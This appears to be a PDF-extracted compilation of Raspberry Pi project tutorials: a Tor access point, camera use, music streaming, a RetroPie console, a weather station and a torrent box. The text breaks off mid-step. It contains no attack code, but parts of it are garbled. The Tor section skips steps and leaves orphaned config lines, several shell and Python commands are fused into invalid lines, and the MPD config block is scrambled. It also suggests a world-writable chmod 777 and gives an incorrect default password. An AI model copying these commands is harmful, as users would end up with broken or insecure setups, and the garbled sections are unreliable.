WARNING: Although at the current time there is no restriction on browsing the Internet like this there may be some in the future, check you are not breaking the law.

Before you start using your proxy, remember that there are a lot of ways to identify you, even if your IP address is “randomized.” So delete and block your browser cache, history, and cookies — some browsers even allow “anonymous sessions.” Do not log into existing accounts with personally identifying information (unless you’re sure that’s what you want to do). Use SSL whenever available to encrypt your communication end-to-end. And visit torproject.org for more info on how to use Tor in a smart, safe way.

This tutorial is a great way to make something fun and useful with your Raspberry Pi, but we can’t guarantee it’s 100% anonymous and secure. Be smart and paranoid about your Tor usage.

What Is Tor?

Tor is an “onion routing” service: Internet traffic is wrapped in layers of encryption and sent through a random circuit of relays before reaching its destination. This makes it much harder for the server you’re accessing (or anyone snooping on your internet use) to figure out who and where you are. It’s an excellent way for people who are blocked from accessing websites to get around those restrictions. Journalists, activists, businesspeople, law enforcement agents, and even military intelligence operatives use Tor to protect their privacy and security online.

01 Install Raspbian

Raspbian is the Raspberry Pi distro we’ll be using for the Onion Pi. Download the zip file, extract the image and then apply it to an SD card using:

```
001 $ dd bs=4M if=[version number]-wheezy- raspbian
```

```
002 img of=/dev/[SD card location]
```

You can also use NOOBS to install Raspbian if you wish.

02 Set up Raspbian

Go through the initial Raspbian setup and make sure to turn on the SSH server, and to disable autoboot to desktop – this is unnecessary and will only use extra power. You can also tell it to fill up the rest of the card if there’s room for it.



03 PiIP

We'll be accessing your Raspberry Pi via SSH to set it up. To do this we need to know its IP address – you can find it by typing `ifconfig` into the command line. Make a note of it and turn off your Pi.

04 SSH connection

Plug your USB wireless adapter into the Pi and turn it back on. On another computer connected to the same network, open a terminal or type into the command line:

```
001 $ ssh [user]@[IP address]
```

Then enter the password for your Raspbian if it asks for it.

05 Install DHCP

To make life easier for any system connecting to the Pi access point, we need to install a DHCP server to it. We do this with:

```
001 $ sudo apt-get install hostapd isc-dhcp-server
```

DHCP will automatically assign IP addresses to network-attached devices, meaning you won't need static IPs.

06 Set up DHCP

Now we need to configure the DHCP server. Edit the configuration file with:

```
001 $ sudo nano /etc/dhcp/dhcpd.conf
```

And start by putting a # in front of the two option domain-name entries, then remove the # in front of authoritative, seven lines down.

07 Server address

At the end of the configuration file, add the following:

```
subnet 192.168.42.0 netmask 255.255.255.0 {  
range 192.168.42.10 192.168.42.50;  
option broadcast-address 192.168.42.255;  
option routers 192.168.42.1;  
default-lease-time 600;  
max-lease-time 7200;  
option domain-name "local";  
option domain-name-servers 8.8.8.8, 8.8.4.4;  
}
```

07 DHCP server

Edit the server configuration files so that it's set to work in conjunction with the wireless adaptor:

```
$ sudo nano /etc/default/isc-dhcp-server
```

Scroll to INTERFACES and change it to:

```
INTERFACES="wlan0"
```

09 Incoming Wi-Fi

We need to set up the Wi-Fi adaptor to be both static and accept incoming signals. First:

```
$ sudo nano /etc/network/interfaces
```

Put a # in front of iface wlan0 and following lines with wpa roam, iface default and any other affecting wlan0.

10 Static IP

Now give the wireless interface a static IP – after the line allow-hotplug wlan0, enter the following:

```
iface wlan0 inet static
```

address 192.168.42.1

netmask 255.255.255.0

Save and exit, and then set wlan0's address with:

```
$ sudo ifconfig wlan0 192.168.42.1
```

11 WLAN creation

We need to create a new file that holds all the information for our wireless network. We are going to make it password protected so that only the people we want to can access it. To create the file, start with:

```
$ sudo nano /etc/hostapd/hostapd.conf
```

And then enter the text from the next step.

12 WLAN configuration

```
interface=wlan0
```

```
driver=rtl871xdrv
```

```
ssid=[access point name]
```

```
hw_mode=g
```

```
channel=1
```

```
macaddr_acl=0
```

```
auth_algs=1
```

```
ignore_broadcast_ssid=0
```

```
wpa=2
```

```
wpa_passphrase=[password]
```

```
wpa_key_mgmt=WPA-PSK
```

```
wpa_pairwise=TKIP
```

```
rsn_pairwise=CCMP
```

13 Hostapd

After saving and exiting, we need to edit hostapd to point it to this new file. Open it with:

```
$ sudo nano /etc/default/hostapd
```

And then find the line `#DAEMON_CONF=""`. Remove the #, and change it to:

```
DAEMON_CONF="/etc/hostapd/hostapd.conf"
```

14 Network addressing

Setting up a NAT will allow multiple clients to connect. To do this, run:

```
$ sudo nano /etc/sysctl.conf
```

And add to the bottom of the file:

```
net.ipv4.ip_forward=1
```

Save this, and then finish by running:

```
$ sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"
```

15 IP tables

Run the following three commands to make sure the internet connection is forwarded correctly:

```
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

```
sudo iptables -A FORWARD -i eth0 -o wlan0 -m state --state RELATED,ESTABLISHED -j ACCEPT
```

```
sudo iptables -A FORWARD -i wlan0 -o eth0 -j ACCEPT
```

16 Apply configuration

So that this still works after a reboot, type:

```
$ sudo sh -c "iptables-save > /etc/iptables.ipv4.nat"
```

Then add to the end of /etc/network/interfaces:

```
up iptables-restore < /etc/iptables.ipv4.nat
```

17 Wi-Fi final

Finally, set it up as a daemon so it runs at boot with the following commands:

```
sudo service hostapd start
```

```
sudo service isc-dhcp-server start
```

```
sudo update-rc.d hostapd enable
```

```
sudo update-rc.d isc-dhcp-server enable
```

And the wireless access point part will be finished.

TransListenAddress 192.168.42.1

DNSPort 53

DNSListenAddress 192.168.42.1

20 Table flush

We now need to flush the current IP tables so that we can get the routing to go through Tor.

First of all, do:

```
$ sudo iptables -F002 $ sudo iptables -t nat -F
```

If you want to keep SSH open to connect remotely, you'll need to make an exception for that with:

```
$ sudo iptables -t nat -A PREROUTING -i wlan0  
-p tcp --dport 22 -j REDIRECT --to-ports 22
```

21 Reroute

Route all DNS traffic first, using:

```
$ sudo iptables -t nat -A PREROUTING -i wlan0 -p udp --dport 53 -j  
REDIRECT --to-ports 53
```

Change this to route with:

```
$ sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp --syn -j  
REDIRECT --to-ports 9040
```

22 Check and save

You can check the table setup with:

```
$ sudo iptables -t nat -L
```

If you're happy with it, save it to the NAT file like before with:

```
$ sudo sh -c "iptables-save > /etc/iptables.ipv4.nat"
```

22 Logging

We should create a log file in case you need to debug later. To do this, use these three commands:

```
$ sudo touch /var/log/tor/notices.log 002 $ sudo chown debian-tor  
/var/log/tor/ notices.log
```

```
$ sudo chmod 644 /var/log/tor/notices.log
```

You can also check it with:

```
$ ls -l /var/log/tor
```

24 Secure the router

Finally, we can activate the Tor service so that we can start using the access point securely with:

```
$ sudo service tor start
```

You can check this if you wish with:

```
$ sudo service tor status
```

To make it turn on at boot, you simple add it to rc.d with:

```
$ sudo update-rc.d tor enable
```



When your Pi has finished rebooting, log on to your “PiFi” wireless network from a nearby computer, smartphone, or other wi-fi appliance. Then open your favorite internet browser and visit check.torproject.org. If your Onion Pi is working correctly, you should see something like the screen shot shown here.

Once again a warning: Before you start using your proxy, remember that there are a lot of ways to identify you, even if your IP address is “randomized.” So delete and block your browser cache, history, and cookies — some browsers even allow “anonymous sessions.” Do not log into existing accounts with personally identifying information (unless you’re sure that’s what you want to do). Use

SSL whenever available to encrypt your communication end-to-end. And visit torproject.org for more info on how to use Tor in a smart, safe way.

Going Further

It's also pretty easy to configure Tor to give you a presence in any country you choose. For example, here's a torrc configuration file that sets up a Pi at IP address 192.168.0.178 to appear "present" in Great Britain:

```
Log notice file /var/log/tor/notices.log
```


```
SocksListenAddress 192.168.0.178
```

```
ExitNodes {GB}
```

```
StrictNodes 1
```

You'll also need to configure your browser to use a SOCKS5 proxy on 192.168.0.178 (or whatever your Pi's IP address may be), port 9050. If you like using Tor, you can help make it faster by joining as a relay, or increase its effectiveness by becoming an exit node. Check out torproject.org for details.

Project 9: Take pictures and record videos



One of the most recent Raspberry Pi accessories is the tiny Pi Camera board – a small PCB with a camera sensor mounted to it that connects via a ribbon to the Raspberry Pi. Because of this, it is not exactly plug-and-play, so you will need to do some extra setup on your Raspberry Pi in order to get it to work properly.

The Pi Camera itself is not a low-quality piece of kit either – with a 5MP sensor, it is also able to create up to 1080p quality video footage, which is in fact the same as the Raspberry Pi’s HDMI output. So, grab your Raspbian SD card and get started by making the absolute most out of your Pi Camera. Make sure you buy the [camera which is correct](#) for your Pi.

01 Attach Camera

To attach the Camera to the Raspberry Pi, locate the slot between the Ethernet and HDMI port and gently lift up the fastener. Insert the ribbon of the Camera board, making sure to align the ribbon’s connectors with those on the Pi.

02 Pi preparation

Before we try to enable the Raspberry Pi Camera, we need to make sure our firmware and software are all up to date with a quick

software upgrade. In Raspbian, we do this by opening the terminal and using:

```
$ sudo apt-get update
```

...followed by:

```
$ sudo apt-get upgrade
```

03 Pi config

Once that has finished, run in the terminal or command line:

```
$ sudo raspi-config
```

...to start the standard configuration screen. Navigate down to Enable Camera, press Enter and then simply key over to enable and confirm with another press of Enter. Select Finish and then reboot.

04 Take pictures

To take pictures with the Raspberry Pi Camera, you'll simply need to enter:

```
$ raspistill -o image.png
```

This will show a five-second preview of the input of the camera and then capture the last frame of the video.

05 Record video

To record a video, we use a similar command, raspivid, like so:

```
$ raspivid -o video.h264
```

It will also take five seconds of video by default.

06 Picam

To do a little more there's a simple Python wrapper currently available called picam.

You'll need to install it first, though, and we'll use pip for that.

Install pip with:

```
$ sudo apt-get install python-pip
```

...and then enter:

```
pip install https://github.com/ashtons/picam  
/zipball/master#egg=picam
```

07 Picam photos

We can now use Python to construct a script to take photos with the picam module. Very simply, all you need to do is enter:

```
import picami = picam.takePhoto() i.save('/home/pi/test.jpg')
```

And running it will take a photo called test.jpg.

08 Advanced photos

You can have it take photos of specific size and quality with a time-based name by editing the code to look like this:

```
import picam
```

```
import time
```

```
ii = picam.takePhotoWithDetails(640,480, 85)
```

```
filename = "/tmp/picam-%s.jpg" % time.
```

```
strftime("%Y%m%d-%H%M%S")
```


```
ii.save(filename)
```

09 Picam video and more

Picam also allows you to take video in a similar way to the above, with the main difference being that you'll use the recordVideo command. You can use the code to take photos or video at regular intervals for time-lapse, or have it trigger during a specified event.

Project 10: Making the RaspyFi – Music Streaming on your Pi

[RaspyFi](#) is a new distro designed especially for those with big media libraries who are using their Pis to listen to music. If you're one of those people (I am, and I'm chuffed to bits to find RaspyFi), or an honest-to-god audiophile, you may have noticed that other media centre distros have been built to prioritise video rather than music, and don't necessarily support all the formats your collection might be made up of; or give you the fine degree of control you want over volume and playback. And if you want to stream music wirelessly to other devices on your network, you'll have to do a little more work with a traditional Raspberry Pi media centre (I can't believe I'm saying "traditional" about a device that's only been on the market for 18 months) to get everything working.



So RaspyFi has been engineered to address those issues. [Apple AirPlay](#) and what's more it works out of the box, so you can stream to other devices without any extra work. The distro supports a large number of external USB DACs (there is [a pleasingly lengthy list](#) on the project website) and asynchronous playback, so you can use your other amplifiers and DACs instead of the one that's onboard the Pi – which, let's face it, wasn't built for audiophiles.

The UI is really slick, and offers you a web interface you can use to control all your devices, so you can get to local or streamed content from your desktop, phone or tablet. I've been enjoying it so far: it's intuitive, I can play music on any networked device with a web interface without having to install anything, and AirPlay just works – which is very pleasing.

Have a look for yourself. [You can download RaspyFi \(currently v1.0\) from the project website.](#)

Alternatively you can set it up with the MPD system:

01 Install the required software

Log into the Raspbian system with the username pi and the password raspberry. First, find the IP address of the Pi using `ip addr | grep inet` and note it down for use later. Get the latest package lists using the command `sudo apt-get update`. Then install MPD using `sudo apt-get install mpd`. There may be some errors, but you should be able to ignore those.

02 Add music

The default music directory for mpd is `/var/lib/mpd/music`. We will first make this folder world-readable, writable and executable so that the Pi user can write to it. Do this with `sudo chmod 777 /var/lib/mpd/music`. Then find some music you'd like to copy on your Linux computer and use `scp` to copy it. For example:

```
scp -r Alt-J/ pi@192.168.157.28:/var/lib/mpd/music/
```

03 Fix permissions

The files that we just copied will be owned by the Pi user, which isn't what we want. We're going to change the ownership of the music directory, and all subfiles/subdirectories, to the mpd user and the audio group:

```
sudo chown -R mpd:audio /var/lib/mpd/music
```

04 Configure the daemon

We want to edit `/etc/mpd.conf` (using `sudo`). The first change is to make the daemon listen on all interfaces, so we can use MPD clients from other devices. Do this by changing the line:

```
bind_to_address to...
```

```
bind_to_address
```

```
“localhost” “any”
```

05 Configure a stream

At the moment, the only audio output is the 3.5mm one on the Pi. To set up a stream, scroll down the config file until you find the httpd stream output that is commented out. Uncomment the entry, and change the format line to produce stereo output instead of mono. Our entry was as follows:

```
audio_output {  
    type name encoder port quality  
    #bitrate format  
}  
"httpd" "My HTTP Stream"  
"vorbis" "8000"  
"5.0" "128" "44100:16:2"
```

Save the changes and restart the daemon with

```
sudo /etc/init.d/mpd restart
```

Next, we look to set up a client.

06 Set up a client

It's difficult to walk through setting up a client on each individual platform, but the steps translate fairly easily.

For Linux, we suggest Sonata, for Android we suggest MPDroid, and for iOS we suggest MPoD. We're going to set up MPDroid on Android, so go ahead and download that from the Play Store

07 Connect to the server

Once in the MPDroid app, select WLAN-based connection and choose your access point. Then fill in the Host field with the IP address of your Pi and fill in the 'Streaming host' field with the same details. Everything else should be the default. Once you've done this, go to the Now Playing screen. We need to update the music library, as it has never been scanned before. To do this, press the Menu button, and go to Settings. Then select the Update option, with the caption

'Refresh MPD's Database'.

08 Playing music

Press the 'treble clef' button in the bottom-left corner in order to go to the music library. This will take you to the Artists section of the

library. To play music from an artist, long-press on the artist and select 'Add, replace and play'. If you have speakers or headphones connected to the Pi, you should hear music coming out of them. Use the volume slider on the Now Playing screen to adjust the volume.

To enable the stream, press the Menu button and tick the Stream option. After about ten seconds of buffering, the sound will be coming out of your Android device.

Although this might sound like a rather long time to buffer, once you have a playlist, the device will play it absolutely seamlessly. You may be able to reduce this buffer time by looking at the improvements section...

Project 11: Retro Pi Games Console

Play classic games like Super Mario Bros., Sonic the Hedgehog, Space Invaders, and more with this fun do-it-yourself project. The project is a little difficult and requires you to input various lines of code, but you should be fine if you follow these directions.

To turn your Raspberry Pi into a retro-gaming rig, you will need a minimum 4GB SD card, USB keyboard and mouse (for setup), USB gaming controller(s), network connection, suitable display and appropriate cables, a desktop computer to install RetroPie onto the SD card, and FTP software.



01 Install RetroPie

If you are using the Raspberry Pi Imager you will see the RetroPie Image. You can then download the RetroPie image and save it to your computer. Then you can proceed with writing the image to the SD card.

Insert your SD card into your card reader, browse to the unzipped Win 32 Installer folder, right-click Win32DiskImager.exe and select

'Run as administrator'. Check that the correct disk is selected under Device, and browse for the extracted Image File. When you're ready, click Write and wait for notice that the image has been burnt to the SD card.

If you're using Mac OS X or Linux, check the appropriate resource for details on how to install images to SD cards.

02 Boot RetroPie

Safely remove your SD card, insert it into your Raspberry Pi and switch on. The RetroPie uses EmulationStation to manage the various emulators that are installed, enabling you to easily launch game ROMs.

You should see the controller setup screen, from where you can configure your USB controller to work with the EmulationStation software. Follow the instructions to configure a controller or your keyboard, keeping a note of the controls for future reference.

This will enable you to navigate around the RetroPie setup. To calibrate for gaming, select Menu and Exit EmulationStation.

03 Calibrate the controller

The options are considerable, based purely on the number of USB controllers that are currently available on the market. For instance, you might prefer to keep the tone strictly retro and rely only on arcade machine-style joysticks or NES controllers (which can be bought very cheaply online with USB connectors). On the other hand, your retro-gaming dream might be to sit playing Civilization, in which case you will of course require a mouse rather than a controller.

At the other end of the scale, however, are the modern, multi-button, twin-joystick analogue controllers that can be used with Xbox 360 and PlayStation 3 consoles. You might even fancy setting up a pair of Nintendo Wii Remotes to connect to your Raspberry Pi with a Bluetooth dongle (although this can leave you spending more time setting things up than actually playing games).

If you ever need to redo the controller configuration inside of the Emulation Station, type "rm /home/pi/.emulationstation/es_input.cfg" in the command line to delete your original setup.

To return to the Emulation Station, type "emulationstation" in the command line. If you are playing a game, simply press the "ESC" key on your keyboard to return to the main menu.

We use the RetroArch configuration script in the Linux command line to configure game controllers. First, connect your USB gaming controller. Next, enter the following commands:

```
cd RetroPie/emulators/RetroArch/tools
```

```
./retroarch-joyconfig >> ~/RetroPie/configs/all/retroarch.cfg
```

Another controller calibration tool will be displayed, so follow the prompts. If you find that the tool is asking you to configure buttons you don't have on your device, use the nearest comparative option. If you plan to use an Xbox 360 or similar controller, skip to step 7.

04 Configuring retro-style controllers

To configure your controller you will need to edit the retroarch.cfg file. The quickest way to do this is to connect to the Pi via FTP. You might use FileZilla or Cyberduck – the FTP software must support SFTP (SSH File Transfer Protocol).

Find your Raspberry Pi's IP address:

```
ifconfig
```

You need to make a note of the 'inet addr', which will be in the form 192.168.x.x

Next, run your FTP software, create a new connection and select the SFTP option; add the IP address and input the username and password as 'pi' and 'raspberrypi'. Browse to RetroPie>Configs> all and download and open retroarch.cfg.

05 Editing retroarch.cfg

Viewing the file in a text editor, you can make various changes that allow you to use your game controller of choice. For instance, to configure the popular USB version of the classic Super Nintendo controller, find and delete the following:

```
input_player1_l2_btn = "4"
```

```
input_player1_r2_btn = "4"
```

```
input_player1_l3_btn = "4"
```

```
input_player1_r3_btn = "4"
```

Save the config file to use the controller. If your chosen controller doesn't have an analog stick, you should also delete:

```
input_player1_l_x_plus_btn = "x"
```

06 Alternative retro controller configuration

Rather than messing about with FTP, you can use the X graphic user interface in Raspbian to browse to the directory to make the changes to retroarch.cfg, as outlined above.

Begin by exiting EmulationStation. At the command prompt, enter:
startx

Next, open the file manager, which you will find on a toolbar in the lower-left corner of the display. Browse to RetroPie>Configs> all, open retroarch.cfg and make your controller configuration changes.

When you're done, save retroarch.cfg and log out to return to the command line.

07 Using an Xbox controller

You can also use your Xbox 360 controller. Begin by installing the driver from the initial setup script by finding the "Install drivers for Xbox 360 Wired Controllers".

Edit /etc/rc.local, adding:

```
xboxdrv --trigger-as-button --wid 0 --led 2  
--deadzone 4000 --silent &  
sleep 1
```

The driver will launch as the computer boots. Switch '--wid' to '--id' for wired controllers. Next, open:

```
cd ~/RetroPie/emulators/RetroArch/tools
```

Here, add:

```
./retroarch-joyconfig -o p1.cfg -p 1 -j 0
```

Increase digits by one for each extra controller.

The resulting files that are created should be added to retroarch.cfg:

```
sudo cat p*.cfg >> ~/RetroPie/configs/all/retroarch.cfg
```

Save and reboot to finish.

08 Setting up dual controllers

For the best results in two-player gaming, you should use a pair of identical controllers.

In retroarch.cfg, find this line:

```
input_player1_joypad_index = "0"
```

Select this and the lines that follow and copy them, leaving a blank line, then pasting the selection.

After duplicating the details of the first controller profile, edit the new block of code so that every instance of 'player1' now reads 'player2'.

For instance, the first two lines should read:

```
input_player2_joypad_index="0" input_player2_a_btn = "1"
```

Save and close once all changes have been made.

09 Exit games without restarting

Exiting a game can be risky by default as it involves removing the Raspberry Pi power cable, which can corrupt the SD card. You will need to add some code to the retroarch.cfg file to exit:

```
input_enable_hotkey_btn = "X" input_exit_emulator_btn = "Y"
```

Replace X and Y with the button numbers that correspond to the buttons on your controller that you want to use to exit a game and return to EmulationStation.

10 Launching a game

Starting a game on your RetroPie means cycling through the list of emulators left and right, then using the up/down control to find and select the game you want to launch.

Each emulator has its own 'screen' of this very large, media centre-style menu system, and within each menu you will find the available game ROMs that you can load up and play.

Using the controller as configured when you first booted up your RetroPie, you can then navigate around the emulators to find the game you want, scrolling up and down through menus and making your selection.

As you add more and more ROMs, so the menus will increase in size, so take advantage of the 'Jump to letter' option that you set on your controller for fast navigation.

Project 12: The Pi Weather Station

Small, cheap and requiring very little energy, the Raspberry Pi is perfectly suited to power your very own weather station—never again will you have to rely on the forecasts from the television presenters. You'll need a fair bit of extra hardware to get this up and running but the actual configuration isn't too difficult to get your head around.



Hardware used:

- Pi Model Zero or Above,
- Power Supply (USB-C 5.1v for the Pi 4),
- A USB [Driven Weather Station](#) and Python Install of Pywws or a setup with the required hardware to be able to sense:
 - [Adafruit BME280 12C or SPI Temperature Humidity Pressure Sensor](#) or the [Waveshare BME280 Sensor 12C](#),
 - [Adafruit Prema-Photo Hat for Pi Mini](#),
 - MCP3800 8-channel 10 Bit ADC with SPI Interface or [Wingoneer AD/DA Module for Arduino and Pi](#),
 - Large plastic (waterproof enclosure box) we used this [one](#),
 - Smaller project box (also waterproof) we used this [one](#),
 - [Sparkfun Weather Meter Kit](#) or [here](#),
 - [Breakout Kit for the RJ11 6-Pin](#) an [connectors \(x2\)](#),

- 2 x 2m cable RJ14-RJ14 extension cord (4 conductor 6P4C) - Needed to extend cables,
- 2 x RJ14 Socket to RJ14 Socket 6P4C Telephone Adapter.

This project requires a fair amount of kit, so you really want to be doing this for the fun of it rather than to save money!

The older [Maplin USB Weather Station](#) can replace the Sparkfun Kit. Since the original Raspberry Pi weatherstation was launched the main changes have been the operating system and the physical hardware. If you can find a Weather Station which has a USB output this project is much easier.

Here are some helpful links to previous similar projects:

- [The Original RaspberryPi.org Guide](#)
- [Uploading Data to Weather Underground](#)
- [PWS Upload Protocol Docs](#)

Essentially the weather sensors communicate to the weather station using radio frequencies, then via USB to the Raspberry Pi. The Raspberry runs a python program called pywws written and maintained by Jim Easterbrook found [here](#). The instructions below explain the changes required in order to run on the Raspberry Pi.

01 Initial Setup

You will need to set up your OS in the usual manner. You will also need an Iphone if you wish to make the most of the monitoring capabilities, you can search for the IOS (iPhone) app called PWS Monitor.



Boot the Raspberry Pi with the SD card User pi Password raspberry.

Resize the partition to the full capacity of the card using the raspi-config menu. If it does not start automatically or you are using ssh, type `sudo raspi-config` at the command prompt.

Change the password to something other than the default.

Set the time zone correctly as an incorrect time will cause problems with synchronising to the weather station later. Make sure your weather station has the correct time as well.

As we won't be using much GPU, set the memory split and change the value to 16.

I usually set ssh to enable so that I can control the Pi from another machine and therefore won't require a monitor on the Pi in future.

Finally exit the menu and update the Pi using the commands:

```
sudo apt-get update
```

```
sudo apt-get upgrade
```

Reboot by typing

sudo reboot

02 Installing the software

Install pip and python-dev

sudo apt-get install python-pip

sudo apt-get install python-dev

sudo apt-get install python-usb

03 Setting up Pywws

Install the latest version of

pywws <http://pypi.python.org/pypi/pywws/> to the weather directory

cd ~

sudo pip install pywws

04 Testing It

Connect the weather station to the Pi with the USB connection.

Next you will need to test the weather station.

sudo python -m pywws.TestWeatherStation

You should see a series of Hex numbers if the connection is working.

05 How to configure pywws

This does not replace the excellent instructions provided by Jim Easterbrook at <https://code.google.com/p/pywws/> , but highlights some of the areas that may be missed or that are specific to the Raspberry Pi.

When running TestWeatherStation we needed to add sudo before python. It is much better to run as the pi user. To give the pi user access to the usb port:

Create a new group called weather and add pi user to the group

sudo addgroup —system weather

sudo adduser pi weather

Check the idVendor and idProduct for the WeatherStation by disconnecting from the pi, running

tail -f -n 0 /var/log/kern.log

Then reconnecting the station:

Press Ctrl C to finish the kernel log monitoring

Look for idVendor=1941 and idProduct=8021. These may be different for different Weather Stations, but identify the station that's plugged into the usb port.

Create a rule that sets the usb port to the group weather

```
sudo nano /etc/udev/rules.d/39-weather-station.rules
```

Add the following lines changing the idVendor and idProduct if required

```
ACTION!="add|change", GOTO="station_end"  
SUBSYSTEM=="usb", ATTRS{idVendor}=="1941",  
ATTRS{idProduct}=="8021", GROUP="weather"  
LABEL="station_end"
```

Save and exit, then restart the RPi

Test the weather station connection again without sudo

```
python -m pywws.TestWeatherStation
```

Additional Libraries

In order to connect to twitter and produce graph plots you will need to install the following:

```
cd ~
```

```
sudo pip install python-twitter
```

```
sudo pip install oauth2
```

And to use the graphs you will need gnuplot

```
sudo apt-get install gnuplot
```

To use secure ftp transfer you will need

```
sudo apt-get install python-paramiko
```

```
sudo apt-get install python-pycryptopp
```

A directory is required to store the text and graphics templates, separate from the examples so that I could always refer to them and they won't be over written.

```
mkdir ~/weather
```

```
cp -R /usr/local/lib/python2.7/dist-packages/pywws/examples/*  
~/weather
```

We will also need a data directory to store the weather.ini and processed weather data

```
mkdir ~/weather/data
```

```
mkdir ~/webdata
```

Finally there needs to be a directory to store the web pages created from the templates

```
mkdir /home/pi/weather/temp
```

06 Install the Image

Download the zipped image from google drive [New Image Download](#)

Unzip the image and use the instructions

at http://elinux.org/RPi_Easy_SD_Card_Setup#Easy_way.

to install the downloaded image to your Raspberry Pi..

Boot the Raspberry Pi from the SD card with the weather station attached.

Login using the default user pi with password raspberry

Run 'sudo raspi-config' to configure the Raspberry Pi setting the correct date and time, plus expand the image to fill the SD card. Hey presto all going well you will have a working Pi Weather Station.

Project 13: Always-On BitTorrent Box

It's ideal to have a dedicated machine for your BitTorrent client, but it is energy intensive to leave a full rig powered up and online 24/7. Read on as we show you how to set up a power-sipping Raspberry Pi to serve as an always-on downloading machine. The Raspberry Pi is built around a mobile processor and sips energy like a hummingbird. The core Raspberry Pi board uses less than \$3 of energy per year and even adding in a few external hard drives, you'll still keep your yearly operating costs at less than a burger and fries.

When it comes to downloading torrents, an always-on machine is king. With torrents, the more you monitor the cloud and seed into it the better your ratio on your tracker (even if you're leeching from public trackers, an always-on machine ensures you'll be there when those rare files make an appearance).

01 Install Raspbian

Raspbian works just fine for our torrent box. Install the image on an SD card and go through the basic setup process, making sure that you enable SSH in the advanced options and to disable the desktop.

02 Remote access

Type `ifconfig` into your Pi's command line to find the IP address. At this point you can unplug the monitor and set it up remotely, but either way you can now access the Pi by typing:

```
$ ssh [user]@[IP address]
```

...and entering your password to log in.

03 Mount hard drive

Unless you plan to reformat your portable drive, you'll need to install NTFS support onto your Pi. Type:

```
$ sudo apt-get install ntfs-3g
```

Add the hard drive to `/etc/fstab` (open it with `sudo nano /etc/fstab`) by adding the line:

```
/dev/[hard drive address] [mount point] auto noatime 0 0
```

Use fdisk in order to find the name of the storage, and then create a mount point such as /home/pi/torrents with mkdir.

Reboot for it to mount.

04 Install Deluge

We'll use Deluge for our torrents. Install it with:

```
$ sudo apt-get install deluged deluge-console
```

Now start and then stop Deluge so it creates a config file we can edit with:

```
$ deluged $ sudo pkill deluged
```

And finally, run the following to copy the config file in case we mess up:

```
$ cp ~/.config/deluge/auth ~/.config/deluge/ auth.old
```

05 Basic configuration

Edit the file with:

```
$ nano ~/.config/deluge/auth
```

And add to the bottom:

```
[user]:[password]:10
```

...to restrict access. Now start it up with:

```
$ deluged
```

```
$ deluge-console
```

06 Remote connection

Now you're in the client, type the following three

```
commands: config -s allow_remote True
```

```
config allow_remote exit
```

Restart the Deluge daemon with:

```
$ sudo pkill deluged && deluged
```

Once you have your proxy account, we need to plug the data into Deluge. Either in the ThinClient or the WebUI, navigate to Preferences -> Proxy. You need to fill out the Peer, Web

